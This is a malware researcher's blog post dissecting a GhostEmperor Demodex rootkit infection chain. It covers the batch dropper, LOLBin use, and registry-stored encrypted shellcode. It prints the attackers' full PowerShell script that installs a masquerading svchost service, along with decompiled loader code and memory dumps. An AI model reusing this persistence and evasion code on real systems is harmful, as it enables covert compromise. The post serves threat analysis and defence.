
Ghost Emperor Hacker Uses Demodex Rootkit to Attack

sygnia.co/blog/ghost-emperor-demodex-rootkit/

July 17, 2024



The Return of Ghost Emperor’s Demodex

A Comprehensive Look at the Updated Infection Chain of Ghost Emperor’s Demodex Rootkit.

Dor Nizar, Malware Researcher

17 July 2024

Executive Summary


- In late 2023, Sygnia's Incident Response team was engaged by a client whose network was compromised and was leveraged to penetrate one of its business partner's network.
- During the investigation, several servers, workstations, and users were found to be compromised by a threat actor who deployed various tools to communicate with a set of C2 servers.
- One of these tools was identified as a variant of Demodex, a rootkit previously associated with the threat group known as GhostEmperor.
- GhostEmperor is a sophisticated China-nexus threat group known to target mostly South-East Asian telecommunication and government entities, first disclosed by Kaspersky in a blog published in September 2021.
- GhostEmperor employs a multi-stage malware to achieve stealth execution and persistence and utilizes several methods to impede analysis process.
- Usually, once the threat group gains initial access to the victim's network by using vulnerabilities such as ProxyLogon, a batch file is executed to initiate the infection chain.
- In this blog we describe a new infection chain deployed by GhostEmperor, which includes several loading schemes and various obfuscation techniques utilized by the threat group.

Introduction


During Sygnia's analysis of the forensic findings extracted from the victim's environment, the team found strong resemblance to the multi-stage tool which was described in Kaspersky's blog from 2021. However, our investigation yielded some alterations in the infection chain and a slightly different C++ DLL variant.

Among these alterations, the variant we analyzed incorporates an EDR evasion technique and uses a reflective loader to execute the Core-Implant. Additionally, we identified the use of different file names and registry keys. The variant we encountered appears to have been compiled in July 2021, suggesting it might be a more recent version than the one originally analyzed by Kaspersky.

This blog post focuses on the key differences we identified and analyzed in the infection chain and the loading scheme operations.



New Infection Chain Flow Graph




Infection Chain: Process Tree Overview

WMIExec

WMIExec is a command-line tool used for executing commands on remote Windows systems through Windows Management Instrumentation (WMI).
It is part of the Impacket Toolkit, which is an open-source collection of modules written in Python for programmatically constructing and manipulating network protocols, that is commonly used by threat actors and red teams.

During our investigation, we observed that the threat actor used this tool to run a batch file, initiating the infection chain on the victim's compromised machine. The output logs were saved to a file located at `c:\windows\temp` using a local SMB path. The following command was executed:

cmd.exe /Q /c c:\windows\vss\1.bat > \127.0.0.1\C$\Windows\Temp[generated_string] 2>&1



Snippet showcasing the WMIExec command being executed on a victim machine with batch script ‘1.bat’


Batch File

The batch file starts the infection by installing the malware and obtaining persistency by the following actions:

It starts by dropping a CAB file named “1.cab” to C:\Windows\Web. CAB is a compressed archive format commonly utilized in Windows to bundle multiple files.
The batch file then uses expand.exe – a native Windows tool used for file extraction from compressed Cabinet files (.cab), to extract these four files:

- prints1m.dll – Service DLL.
- Service.ps1 – encrypted Powershell.
- config.REG – registry dump of AES decryption key.
- AesedMemoryBinX64.REG – registry dump of AES-encrypted shellcode containing the Core-Implant.

Next, the batch file imports the two registry files using the `reg.exe import [file]` command to set two registry keys with encrypted values, which will be used later to execute the next stage.



Snippet from Registry Explorer showcasing the embedded payload stored in the registry value ‘inputlog’.


The threat actor employs several LOLBins such as reg.exe and expand.exe within the batch file to achieve stealthiness as they are legitimate and signed Microsoft built-in tools which do not arouse any suspicion.

The Batch file proceeds and executes an encrypted PowerShell script, passing a decryption key as a parameter. This script contains an encrypted blob, which, once decrypted using the provided key, reveals another PowerShell script that is executed.

A command line executing the PowerShell script and the decryption argument

PowerShell script

The decrypted PowerShell script creates a new service named “WdiSystem” that loads the malicious Service DLL (prints1m.dll). It also creates a service group called “WdiSystemhost” and runs the malicious service within this group. By running the malicious service within the context of the “WdiSystem**h**ost” service group, the threat actor masquerades the malware’s execution as a legitimate Windows system process, as it resembles the authentic and legitimate WdiSystem**H**ost (“Windows Diagnostic System Host” service).




Rogue “WdiSystemhost” service in process list

To accomplish this technique, the script carries out the following steps:

- Creates a service by invoking the New-Service PowerShell command with svchost.exe as the binary path of the service.


- Creates a service group named “WdiSystemhost” by adding a new registry key in `HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentCersion\SvcHost`:



Registry view of service groups managed by svchost

The lowercase “**h**ost” in the name suggests it is a rogue version. The original name is “WdiSystem**H**ost”

Wires the malicious service DLL (prints1m.dll) to the service by setting a “ServiceDll” registry key with the DLL’s path as the value, located in `HKLM:\SYSTEM\CurrentControlSet\Services\WdiSystem\Parameters`.



Registry view of the key that dictates the DLL associated with the malware’s service.

- Runs the service by invoking the Start-Service PowerShell command.
- Launches the malicious service DLL (prints1m.dll) as a service which is executed within the service group.

```
$svcname = 'WdiSystem';
$svcgroup = 'WdiSystemhost'
$svcdesc = 'Diagnostic System Host update';
$svcdllpath = 'C:\Windows\System32\prints1m.dll';
$TRUE_FALSE=(Test-Path $svcdllpath)
if($TRUE_FALSE -ne "True"){Write-Output "E:file not found";exit; }
if( (Get-Service $svcname -ea SilentlyContinue) )
{
    $svc = Get-Service "$svcname";
    if ( $svc -ne $null )
    {
        try{stop-service -force -inputobject $svc -ea stop;}catch{};
        $osvc = Get-WmiObject -Class Win32_Service -filter $("Name='"+$svcname+"'");
        if ( $osvc -ne $null )
        {
            try{ Stop-Process -id $osvc.ProcessId -Force -ea stop;}catch{};
            try{ $osvc.delete();}catch{};
        };
    };
    Start-Sleep -s 1;
}
taskkill /fi $("modules eq "+[System.IO.Path]::GetFileName($svcdllpath))  /f;
Start-Sleep -s 1;
$svc = New-Service -name $svcname -binaryPathName $( "%SystemRoot%\System32\svchost.exe -k " + $svcgroup ) -Description $svcdesc; if ( $svc -eq $null ) {
Write-Output "E:create svc";exit; }
$ret = New-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" -Name $svcgroup -Value $svcname -PropertyType MultiString -Force;
if ( $ret -eq $null ) { Write-Output "E:create svc reg1";exit; }
$ret = New-Item -Path $( "HKLM:\SYSTEM\CurrentControlSet\Services\" + $svcname + "\Parameters")  -Force -ea stop; if ( $ret -eq $null ) { Write-Output
"E:create svc reg2";exit; }
$ret = New-ItemProperty -Path $( "HKLM:\SYSTEM\CurrentControlSet\Services\" + $svcname + "\Parameters") -Name "ServiceDll" -Value $svcdllpath  -PropertyType
ExpandString -Force;if ( $ret -eq $null ) { Write-Output "E:create svc reg3";exit; }
Write-Host "#";
Start-Service -name $svcname;
```

The PowerShell script after decryption

Prints1m.dll – Service DLL

This Service DLL dynamically loads all of the necessary functions it requires for operation by navigating through an internal OS structure named Process Environment Block, which contains the already loaded libraries and functions in the process.

The Kernel32 library, loaded by default in every process, is used by the malware to access the LoadLibraryA function, which is responsible for loading DLLs into the process.

Subsequently, an encrypted configuration located at the DLL's data section (offset 0x4050) is decrypted using a custom decryption scheme, which contains the following parameters:

- Initial sleep time.
- Registry paths of the shellcode location (which was established by the batch file).
- A list of module and function names required for operation (offset 0x45F0).

The service uses this list to create an in-memory Import Address Table, loading the modules it requires using the LoadLibraryA function, and traverses each module's export table to obtain the necessary functions.

```
iat[1] = get_function_by_export_name(v3, "GetProcAddress");
*iat = get_function_by_export_name(v3, "LoadLibraryA");
iat[6] = get_function_by_export_name(v3, "Sleep");
iat[7] = get_function_by_export_name(v3, "VirtualAlloc");
iat[8] = get_function_by_export_name(v3, "VirtualFree");
iat[9] = get_function_by_export_name(v3, "VirtualProtect");
iat[15] = get_function_by_export_name(v3, "CreateThread");
if ( (iat[1])(v3, "SetProcessMitigationPolicy") )
{
  iat[18] = (iat[1])(v3, "SetProcessMitigationPolicy");
  is_SPMP = 1;
}
iat[16] = get_function_by_export_name(v3, "ExitThread");
v6 = (*iat)("advapi32.dll");
iat[2] = get_function_by_export_name(v6, "RegOpenKeyExW");
iat[3] = get_function_by_export_name(v6, "RegQueryValueExW");
iat[4] = get_function_by_export_name(v6, "RegDeleteValueW");
iat[5] = get_function_by_export_name(v6, "RegCloseKey");
iat[10] = get_function_by_export_name(v6, "CryptAcquireContextW");
iat[11] = get_function_by_export_name(v6, "CryptImportKey");
iat[12] = get_function_by_export_name(v6, "CryptDecrypt");
iat[13] = get_function_by_export_name(v6, "CryptDestroyKey");
iat[14] = get_function_by_export_name(v6, "CryptReleaseContext");
result = get_function_by_export_name(v6, "SetServiceStatus");
iat[17] = result;
return result;
```

Part of service's code to dynamically load necessary functions

```
00007FF8C1DA4460  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4470  00 00 00 00 6B 00 65 00  72 00 6E 00 65 00 6C 00  ....k.e.r.n.e.l.
00007FF8C1DA4480  33 00 32 00 2E 00 64 00  6C 00 6C 00 00 00 00 00  3.2...d.l.l.....
00007FF8C1DA4490  00 00 00 00 61 64 76 61  70 69 33 32 2E 64 6C 6C  ....advapi32.dll
00007FF8C1DA44A0  00 00 00 00 4C 6F 61 64  4C 69 62 72 61 72 79 41  ....LoadLibraryA
00007FF8C1DA44B0  00 00 00 00 47 65 74 50  72 6F 63 41 64 64 72 65  ....GetProcAddre
00007FF8C1DA44C0  73 73 00 00 52 65 67 4F  70 65 6E 4B 65 79 45 78  ss..RegOpenKeyEx
00007FF8C1DA44D0  57 00 00 00 52 65 67 51  75 65 72 79 56 61 6C 75  W...RegQueryValu
00007FF8C1DA44E0  65 45 78 57 00 00 00 00  00 00 00 00 52 65 67 44  eExW........RegD
00007FF8C1DA44F0  65 6C 65 74 65 56 61 6C  75 65 57 00 52 65 67 43  eleteValueW.RegC
00007FF8C1DA4500  6C 6F 73 65 4B 65 79 00  00 00 00 00 53 6C 65 65  loseKey.....Slee
00007FF8C1DA4510  70 00 00 00 56 69 72 74  75 61 6C 41 6C 6C 6F 63  p...VirtualAlloc
00007FF8C1DA4520  00 00 00 00 56 69 72 74  75 61 6C 46 72 65 65 00  ....VirtualFree.
00007FF8C1DA4530  00 00 00 00 56 69 72 74  75 61 6C 50 72 6F 74 65  ....VirtualProte
00007FF8C1DA4540  63 74 00 00 43 72 79 70  74 41 63 71 75 69 72 65  ct..CryptAcquire
00007FF8C1DA4550  43 6F 6E 74 65 78 74 57  00 00 00 00 43 72 79 70  ContextW....Cryp
00007FF8C1DA4560  74 49 6D 70 6F 72 74 4B  65 79 00 00 43 72 79 70  tImportKey..Cryp
00007FF8C1DA4570  74 44 65 63 72 79 70 74  00 00 00 00 43 72 79 70  tDecrypt....Cryp
00007FF8C1DA4580  74 44 65 73 74 72 6F 79  4B 65 79 00 43 72 79 70  tDestroyKey.Cryp
00007FF8C1DA4590  74 52 65 6C 65 61 73 65  43 6F 6E 74 65 78 74 00  tReleaseContext.
00007FF8C1DA45A0  00 00 00 00 43 72 65 61  74 65 54 68 72 65 61 64  ....CreateThread
00007FF8C1DA45B0  00 00 00 00 45 78 69 74  54 68 72 65 61 64 00 00  ....ExitThread..
00007FF8C1DA45C0  00 00 00 00 53 65 74 53  65 72 76 69 63 65 53 74  ....SetServiceSt
00007FF8C1DA45D0  61 74 75 73 00 00 00 00  00 00 00 00 53 65 74 50  atus........SetP
00007FF8C1DA45E0  72 6F 63 65 73 73 4D 69  74 69 67 61 74 69 6F 6E  rocessMitigation
00007FF8C1DA45F0  50 6F 6C 69 63 79 00 00  00 00 00 00 01 00 00 00  Policy..........
00007FF8C1DA4600  01 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Memory view of the decrypted configuration, showing the list of functions

```
00007FF8C1DA4260  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4270  00 00 00 00 53 00 6F 00  66 00 74 00 77 00 61 00  ....S.o.f.t.w.a.
00007FF8C1DA4280  72 00 65 00 5C 00 4D 00  69 00 63 00 72 00 6F 00  r.e.\.M.i.c.r.o.
00007FF8C1DA4290  73 00 6F 00 66 00 74 00  5C 00 77 00 6F 00 77 00  s.o.f.t.\.w.o.w.
00007FF8C1DA42A0  36 00 34 00 00 00 00 00  00 00 00 00 00 00 00 00  6.4.............
00007FF8C1DA42B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA42C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA42D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA42E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA42F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4300  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4310  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4320  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4330  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4340  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4350  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4360  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007FF8C1DA4370  00 00 00 00 69 00 6E 00  70 00 75 00 74 00 6C 00  ....i.n.p.u.t.l.
00007FF8C1DA4380  6F 00 67 00 00 00 00 00  00 00 00 00 00 00 00 00  o.g.............
00007FF8C1DA4390  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Memory view of the decrypted configuration, showing the path of the encrypted shellcode

After setting up an anti-hooking technique (which will be described in the next section), the service
initiates the next stage by spawning a new thread. It then sleeps for 15 seconds before

attempting to decrypt and execute the next stage, which is retrieved from the registry keys set by the batch file. In case of failure, it retries at intervals of 30 to 60 seconds until successful execution is achieved.

```
seed = time64(0i64);
start_time = seed;
srand(seed);
while ( time64(0i64) - start_time < 15 )
  Sleep(1000u);
while ( decrypt_reg_run_stage2() < 0 )
{
  random_number = rand();
  Sleep(1000 * (random_number % 30 + 30));
}
Sleep(0xFFFFFFFF);
```

Snippet of code showing the decryption loop

